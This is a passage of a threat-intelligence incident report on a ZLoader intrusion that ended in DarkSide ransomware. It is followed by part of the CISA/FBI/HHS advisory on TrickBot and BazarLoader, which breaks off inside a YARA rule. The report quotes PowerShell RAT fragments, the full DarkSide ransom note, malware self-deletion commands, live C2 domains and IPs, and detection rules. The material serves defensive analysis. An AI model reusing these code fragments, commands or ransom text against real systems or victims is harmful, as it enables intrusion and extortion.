


```
$GroupID = '4aUdBN4JJS'
if ($GroupID -like '*%GROUP%*') { $GroupID = '' }
```

Figure 28: GroupID

Debug Statements

This PowerShell RAT is user friendly and has explicit functionality built in to provide debug statements to the user, if desired. Adding this functionality was an intentional choice by the malware developer and demonstrates their willingness to make sure their tool works and provides adequate feedback. And if not, they have an easy way to debug issues they might be having on impacted systems.




```
function Out-Debug([String]$theMsg) {
    try {
        if ($WithDebug) {
            if ([String]::IsNullOrEmpty($LogFile)) { "[DEBUG] " + $theMsg | Out-Default }
            else { "[DEBUG] " + $theMsg | Add-Content $LogFile }
        }
    } catch {}
}
```

Figure 29: Debug functionality

In many cases, threat actors are not interested in making user friendly code, they just want something that works. In this case, this author used good coding practices to make it much more friendly to use, and to read. Thanks Hackerman, much appreciated.

The Use of PowerShell Jobs

PowerShell includes the `Start-Job` cmdlet to allow for the execution of a command as a background job. This will allow PowerShell to handle the command, and store the results, until the details of the job can be provided back to the original job creator. For a semi-interactive RAT like this, especially when larger modules are used for reconnaissance or otherwise, allowing PowerShell to handle these as jobs is extremely advantageous and efficient.



```
$null = Start-Job -Name $_cc[1] -ScriptBlock $_sc
```


Figure 30: PowerShell jobs

Connecting the RAT to ZLoader

As we uncovered evidence surrounding the usage of the PowerShell RAT and its associated modules within the environment, we saw that the vast majority of instances of the PowerShell RAT used the hardcoded URL, `hxxps://bestsecure2020[.]com/gate`. That was until we found one system dating back to the same timeframe we observed for the EDR alert mentioned above for a ZLoader execution in the environment. Upon reviewing the contents of the PowerShell RAT installed on this system, we found that the hardcoded URL in this version of the RAT was `hxxps://oddhealth[.]com/gate`. Further, when we compared the RAT contents from this newly discovered system to other systems on the network, they shared the same `GroupID` value.

This was just the link we needed to connect the initial ZLoader infection with the PowerShell RAT activity we saw throughout the environment. Several months after the initial infiltration by ZLoader, the threat actors leveraged a PowerShell RAT and Cobalt Strike to laterally move and embed themselves within the network. Unfortunately for this client, the endgame of this threat actor was to complete their attack with the devastating combination of data exfiltration and encryption.

Wrapping Up Operations with DarkSide Ransomware







Figure 31: Attack Progression (DarkSide)

Much like most ransomware incidents, this scenario didn't have a happy ending. In the end, the threat actors took advantage of the several months that they had in the environment to exfiltrate data, and move into encrypting files in the environment.

The technical details of the DarkSide ransomware binary have been blogged about a number of times, including a recent blog by FireEye where they deep dive on the inner workings of the binary and its capabilities.

DarkSide is well known for being a Ransomware-as-a-service and having an affiliate program. This allows the affiliates to generate ransomware binaries from DarkSide's portal and conduct their operations as they see fit (as long as they stay within DarkSide's guidelines for targets, etc.). This also means that there is an opportunity for unexpected variations in tactics and techniques as affiliates join and leave DarkSide. In this incident, we found some tactics to be consistent with other reports, but we also found some variations in methodology that were not as common.




```
---------- [ Welcome to DarkSide ] ------------->

What happend?
----------------------------------------------
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.
Follow our instructions below and you will recover all your data.

Data leak
----------------------------------------------
First of all we have uploaded more then 400GB data.

These files include:
 - Management data
 - Marketing data
 - Office data
 - Directors data
 - Business Analysis data
 - Development
 - Projects budgets
 - and much other...
Your personal leak page: http://<redacted>
On the page you will find examples of files that have been downloaded.
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.

We are ready:
- To provide you the evidence of stolen data
- To delete all the stolen data.


What guarantees?
----------------------------------------------
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
We guarantee to decrypt one file for free. Go to the site and contact us.
```

Figure 32: DarkSide ransom note


Deploying DarkSide Using Services

Early on in the deployment process, the threat actor leveraged RDP to interactively execute DarkSide on a limited number systems in the environment. This may have been a test to validate that the ransomware would execute as expected. From there the service control manager was used to deploy ransomware via a service on a high number of systems.



```
A service was installed in the system.

Service Name:  .b2e5c65f
Service File Name:  "\\[redacted]\share$\acer.exe" taskeng.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Figure 33: Service execution (Windows Event Log)



Type	RegDword	16
Start	RegDword	3
ErrorControl	RegDword	0
ImagePath	RegExpandSz	"\\[redacted]\share$\acer.exe" taskeng.exe
DisplayName	RegSz	.b2e5c65f
WOW64	RegDword	1
ObjectName	RegSz	LocalSystem

Figure 34: Service configuration (Windows Registry)

The service is configured as a manual, user mode service and leverages a staged DarkSide binary in a maliciously created share on a Windows Active Directory domain controller. Through the installation of this service they were able to execute ransomware across many systems almost simultaneously. Knowing that the threat actors leveraged PowerShell and Cobalt Strike so heavily, this method of deployment was not surprising.

BYOB (Bring Your Own Browser)

Figure 35: Phyrox portable FireFox browser

On one of the main staging machines, the threat actors leveraged a portable FireFox browser called Phyrox portable. This allowed the threat actor to subvert normal forensics data collection to analyze web based activity conducted during the time of compromise. Additionally, this portable browser facilitated the threat actor's ability to use MegaSync to exfiltrate files from the environment.

Attacking ESXI Hosts

Although not new for DarkSide matters, ESXI systems were targeted heavily in this incident. This is particularly destructive because the threat actor is able to bring down a very high number of systems with minimal effort. Unfortunately, due to ongoing remediation efforts, we were unable to recover the Linux binary responsible for encrypting ESXI systems.

Recommendations

As we are seeing from recent reports of DarkSide activity, in addition to our findings from this recent incident, DarkSide and its affiliates are evolving to include new techniques focused on being more effective during their operations. Here are some recommendations for proactively detecting and mitigating DarkSide activity in your environment:

1. Ensure that EDR and other behavioral detection mechanisms are enabled and being actively reviewed in the environment.

    1. Implement detections for suspicious and malicious behaviors including rundll32, regsvr32, or other native Windows processes making connections to external IP addresses.
    2. Review all & baseline Powershell executions for anomalies.
    3. Review 7045 events for new Service Creations

2. Consider implementing Application Whitelisting on critical hosts (eg Domain Controllers, Web Servers, Crown Jewels, etc.)

3. Increase Windows event logging to ensure that critical events are captured, and alerted on if possible. Sysmon is a great choice for this type of logging.

4. Actively perform threat hunting in your environment and incorporate threat intelligence into your hunting activities.

5. Consider explicitly denying macros on Microsoft Office documents, if possible.
    1. If macros cannot be disabled for legitimate business processes, consider adding additional mitigations to limit impact if a compromise occurs.

Conclusion

What started with a malicious email carrying a ZLoader attachment resulted in a months-long operation to perform reconnaissance, lateral movement, data exfiltration, and deployment of DarkSide ransomware. This incident revealed some new and interesting tactics and techniques utilized to deliver DarkSide to the client's environment.

DarkSide ransomware is known to be one of the most notorious Ransomware-as-a-Service groups currently operating today. As such, they provide their ransomware services to affiliates that infiltrate, conduct post exploitation operations, and ultimately deploy DarkSide's ransomware for a cut of the profit.

DarkSide is a great example of an effective ransomware that brings devastation to private organizations and critical infrastructure alike. Although they may publicly portray a "Robinhood" persona, they continue to victimize organizations and hold data hostage. However, DarkSide also brings to light the aging infrastructure of our critical systems and how security has struggled to keep up in our currently connected world. As ransomware continues to grow as a concern on the national stage, we know now, more than ever, that cybersecurity has to be at the beginning of every technology conversation.

Acknowledgements

We would like to acknowledge Vikas Singh (@vikas891) for his collaboration on the PowerShell RAT and for his willingness to establish a dynamic intel relationship with us.

Indicators of Compromise (IOCs)

0C6B41D25214F04ABF9770A7BDFCEE5D
md5
AMSI Bypass Utility
805AB904BFD0A55413B10105FF9

D97ACF54653F5	sha1	AMSI Bypass Utility
BAC99F7A488AC0499EA1636F4D16DD3DFCA2C1C4EBFF06C3374D194CE16B8233	sha256	AMSI Bypass Utility
nonaterscont1986@yahoo[.]com	email	Certificate of Cobalt Strike Stager
astara20[.]com	domain	Cobalt Strike
hxxps://astara20[.]com/jquery-3.6.1.slim.min.js	url	Cobalt Strike
28e9581ab34297b6e5f817f93281ffac	md5	Cobalt Strike
40802ad6a0b1d4eb0f0d73f62136b209a3b58592	sha1	Cobalt Strike
e496c41793b4eef1990398acd18deb25dd7e8f63148e3b432ff726d3dc5e1057	sha256	Cobalt Strike
195.123.214.44	ip-dst	Cobalt Strike
f4250b961bd1c8694a949429f739d9f424283612		

	sha1	CrackMapExec
3a5ae4f28f21990a7d50f68b6c120563495fb23feec6244c9a9b7c82a6eb557b	sha256	DarkSide
baroquetees[.]com	domain	DarkSide
176.103.62.217	ip-dst	DarkSide
198.54.117.244	ip-dst	DarkSide
bestsecure2020[.]com	domain	PowerShell RAT
hxxps://bestsecure2020[.]com/gate	url	PowerShell RAT
45.147.230.200	ip-dst	PowerShell RAT
162.255.119.236	ip-dst	PowerShell RAT
hxxps://oddhealth[.]com/gate	url	PowerShell RAT
oddhealth[.]com	domain	

		PowerShell RAT and Zloader
observatorioddnnya.misiones.gob[.]ar	domain	Zloader
waydreamacmenlimo[.]tk	domain	Zloader
pousadadosolbuzios.com[.]br	domain	Zloader
mcvinod[.]com	domain	Zloader
weedgifter[.]com	domain	Zloader
mezoakademi[.]com	domain	Zloader
649480397ac295adc069434feadc1c5a6a591e70f12f58b4727bce1287d25641	sha256	Zloader DLL
b7d0505d871f41d0f0cff029e4336220aa0b77c5	sha1	Zloader DLL
8ed02c32f1db794bc51cdc0f081257c9	md5	Zloader DLL
90446D1647598022CB0A94E57B2EA076BF26FF8EDFA769888BD109268A35A6F9		

	sha256	Zloader Malicious Excel Document
5DCBF5FA356424E60EEF2569F9B1E5512ECADC7E	sha1	Zloader Malicious Excel Document
CF19968A8D611A9A301A6A9AA9CCBDEF	md5	Zloader Malicious Excel Document

Table 2: Indicators of Compromise

EXHIBIT 2

Alert (AA20-302A)

More Alerts

Ransomware Activity Targeting the Healthcare and Public Health Sector

Original release date: October 28, 2020 | Last revised: November 02, 2020

Summary

This advisory was updated to include information on Conti, TrickBot, and BazarLoader, including new IOCs and Yara Rules for detection.

> *This advisory uses the MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK®) version 7 framework. See the ATT&CK for Enterprise version 7 for all referenced threat actor tactics and techniques.*

This joint cybersecurity advisory was coauthored by the Cybersecurity and Infrastructure Security Agency (CISA), the Federal Bureau of Investigation (FBI), and the Department of Health and Human Services (HHS). This advisory describes the tactics, techniques, and procedures (TTPs) used by cybercriminals against targets in the Healthcare and Public Health (HPH) Sector to infect systems with ransomware, notably Ryuk and Conti, for financial gain.

CISA, FBI, and HHS have credible information of an increased and imminent cybercrime threat to U.S. hospitals and healthcare providers. CISA, FBI, and HHS are sharing this information to provide warning to healthcare providers to ensure that they take timely and reasonable precautions to protect their networks from these threats.

Click here for a PDF version of this report.

Key Findings

- CISA, FBI, and HHS assess malicious cyber actors are targeting the HPH Sector with TrickBot and BazarLoader malware, often leading to ransomware attacks, data theft, and the disruption of healthcare services.
- These issues will be particularly challenging for organizations within the COVID-19 pandemic; therefore, administrators will need to balance this risk when determining their cybersecurity investments.

Technical Details

Threat Details

The cybercriminal enterprise behind TrickBot, which is likely also the creator of BazarLoader malware, has continued to develop new functionality and tools, increasing the ease, speed, and profitability of victimization. These threat actors increasingly use loaders—like TrickBot and BazarLoader (or BazarBackdoor)—as part of their malicious cyber campaigns. Cybercriminals disseminate TrickBot and BazarLoader via phishing campaigns that contain either links to malicious websites that host the malware or attachments with the malware. Loaders start the infection chain by distributing the payload; they deploy and execute the backdoor from the command and control (C2) server and install it on the victim's machine.

TrickBot

What began as a banking trojan and descendant of Dyre malware, TrickBot now provides its operators a full suite of tools to conduct a myriad of illegal cyber activities. These activities include credential harvesting, mail exfiltration, cryptomining, point-of-sale data exfiltration, and the deployment of ransomware, such as Ryuk and Conti.

In early 2019, the FBI began to observe new TrickBot modules named Anchor, which cyber actors typically used in attacks targeting high-profile victims—such as large corporations. These attacks often involved data exfiltration from networks and point-of-sale devices. As part of the new Anchor toolset, TrickBot developers created `anchor_dns`, a tool for sending and receiving data from victim machines using Domain Name System (DNS) tunneling.

`anchor_dns` is a backdoor that allows victim machines to communicate with C2 servers over DNS to evade typical network defense products and make their malicious communications blend in with legitimate DNS traffic. `anchor_dns` uses a single-byte `XOR` cipher to encrypt its communications, which have been observed using key `0xB9`. Once decrypted, the string `anchor_dns` can be found in the DNS request traffic.

TrickBot Indicators of Compromise

After successful execution of the malware, TrickBot copies itself as an executable file with a 12-character randomly generated file name (e.g. `mfjdieks.exe`) and places this file in one of the following directories.

- C:\Windows\
- C:\Windows\SysWOW64\
- C:\Users\[Username]\AppData\Roaming\

Once the executable is running and successful in establishing communication with C2s, the executable places appropriate modules downloaded from C2s for the infected processor architecture type (32 or 64 bit instruction set), to the infected host's `%APPDATA%` or `%PROGRAMDATA%` directory, such as `%AppData\Roaming\winapp`. Some commonly named plugins that are created in a Modules subdirectory are (the detected architecture is appended to the module filename, e.g., `importDll32` or `importDll64`):

- `Systeminfo`
- `importDll`
- `outlookDll`
- `injectDll` with a directory (ex. `injectDLL64_configs`) containing configuration files:
  - `dinj`
  - `sinj`
  - `dpost`
- `mailsearcher` with a directory (ex. `mailsearcher64_configs`) containing configuration file:

  - `mailconf`
- `networkDll` with a directory (ex. networkDll64_configs) containing configuration file:
  - `dpost`
- `wormDll`
- `tabDll`
- `shareDll`

Filename `client_id` or `data` or `FAQ` with the assigned bot ID of the compromised system is created in the malware directory. Filename `group_tag` or `Readme.md` containing the TrickBot campaign IDs is created in the malware directory.

The malware may also drop a file named `anchorDiag.txt` in one of the directories listed above.

Part of the initial network communications with the C2 server involves sending information about the victim machine such as its computer name/hostname, operating system version, and build via a base64-encoded `GUID`. The `GUID` is composed of `/GroupID/ClientID/` with the following naming convention:

```
/anchor_dns/[COMPUTERNAME]_[WindowsVersionBuildNo].[32CharacterString]/.
```

The malware uses scheduled tasks that run every 15 minutes to ensure persistence on the victim machine. The scheduled task typically uses the following naming convention.

```
[random_folder_name_in_%APPDATA%_excluding_Microsoft]
```

```
autoupdate#[5_random_numbers] (e.g., Task autoupdate#16876).
```

After successful execution, `anchor_dns` further deploys malicious batch scripts (`.bat`) using PowerShell commands.

The malware deploys self-deletion techniques by executing the following commands.

- `cmd.exe /c timeout 3 && del C:\Users\[username]\[malware_sample]`
- `cmd.exe /C PowerShell \"Start-Sleep 3; Remove-Item C:\Users\[username]\[malware_sample_location]\"`

The following domains found in outbound DNS records are associated with `anchor_dns`.

- `kostunivo[.]com`
- `chishir[.]com`
- `mangoclone[.]com`
- `onixcellent[.]com`

This malware used the following legitimate domains to test internet connectivity.

- `ipecho[.]net`
- `api[.]ipify[.]org`
- `checkip[.]amazonaws[.]com`
- `ip[.]anysrc[.]net`
- `wtfismyip[.]com`
- `ipinfo[.]io`
- `icanhazip[.]com`
- `myexternalip[.]com`
- `ident[.]me`

Currently, there is an open-source tracker for TrickBot C2 servers located at https://feodotracker.abuse.ch/browse/trickbot/.

The `anchor_dns` malware historically used the following C2 servers.

- `23[.]95[.]97[.]59`
- `51[.]254[.]25[.]115`
- `193[.]183[.]98[.]66`
- `91[.]217[.]137[.]37`
- `87[.]98[.]175[.]85`

TrickBot YARA Rules

```
rule anchor_dns_strings_filenames {
  meta:
    description = "Rule to detect AnchorDNS samples based off strings or filenames used in malware"
    author = "NCSC"
    hash1 = "fc0efd612ad528795472e99cae5944b68b8e26dc"
    hash2 = "794eb3a9ce8b7e5092bb1b93341a54097f5b78a9"
    hash3 = "9dfce70fded4f3bc2aa50ca772b0f9094b7b1fb2"
    hash4 = "24d4bbc982a6a561f0426a683b9617de1a96a74a"
  strings:
    $ = ",Control_RunDLL \x00"
    $ = ":$GUID" ascii wide
    $ = ":$DATA" ascii wide
    $ = "/1001/"
    $ = /(\x00|\xCC)qwertyuiopasdfghjklzxcvbnm(\x00|\xCC)/
    $ = /(\x00|\xCC)QWERTYUIOPASDFGHJKLZXCVBNM(\x00|\xCC)/
    $ = "start program with cmdline \"%s\""
    $ = "Global\\fde345tyhoVGYHUJKIOuy"
    $ = "ChardWorker::thExecute: error registry me"
    $ = "get command: incode %s, cmdid \"%s\", cmd \"%s\""
    $ = "anchorDNS"
    $ = "Anchor_x86"
    $ = "Anchor_x64"
  condition:
    (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and 3 of them
}
```

```
rule anchor_dns_icmp_transport {
  meta:
    description = "Rule to detect AnchorDNS samples based off ICMP transport strings"
    author = "NCSC"
    hash1 = "056f326d9ab960ed02356b34a6dcd72d7180fc83"
  strings:
    $ = "reset_connection <- %s"
    $ = "server_ok <- %s (packets on server %s)"
    $ = "erase successfully transmitted packet (count: %d)"
    $ = "Packet sended with crc %s -> %s"
    $ = "send data confimation to server(%s)"
    $ = "data recived from <- %s"
    $ = "Rearmost packed recived (id: %s)"
    $ = "send poll to server -> : %s"
  condition:
    (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and 3 of them
}
```

```
rule anchor_dns_config_dexor {
  meta:
    description = "Rule to detect AnchorDNS samples based off configuration deobfuscation (XOR 0x23 countup)"
    author = "NCSC"
```

```
      hash1 = "d0278ec015e10ada000915a1943ddbb3a0b6b3db"
      hash2 = "056f326d9ab960ed02356b34a6dcd72d7180fc83"
   strings:
      $x86 = {75 1F 56 6A 40 B2 23 33 C9 5E 8A 81 ?? ?? ?? ?? 32 C2 FE C2 88 81 ?? ?? ?? ?? 41 83 EE 01 75 EA 5E B8 ?? ?? ?? ?? C3}
      $x64 = {41 B0 23 41 B9 80 00 00 00 8A 84 3A ?? ?? ?? 00 41 32 C0 41 FE C0 88 04 32 48 FF C2 49 83 E9 01 75 E7}
   condition:
      (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550) and any of them
}
```

```
rule anchor_dns_installer {
   meta:
      description = "Rule to detect AnchorDNS installer samples based off MZ magic under one-time pad or deobfuscation loop
code"
      author = "NCSC"
      hash1 = "fa98074dc18ad7e2d357b5d168c00a91256d87d1"
      hash2 = "78f0737d2b1e605aad62af252b246ef390521f02"
   strings:
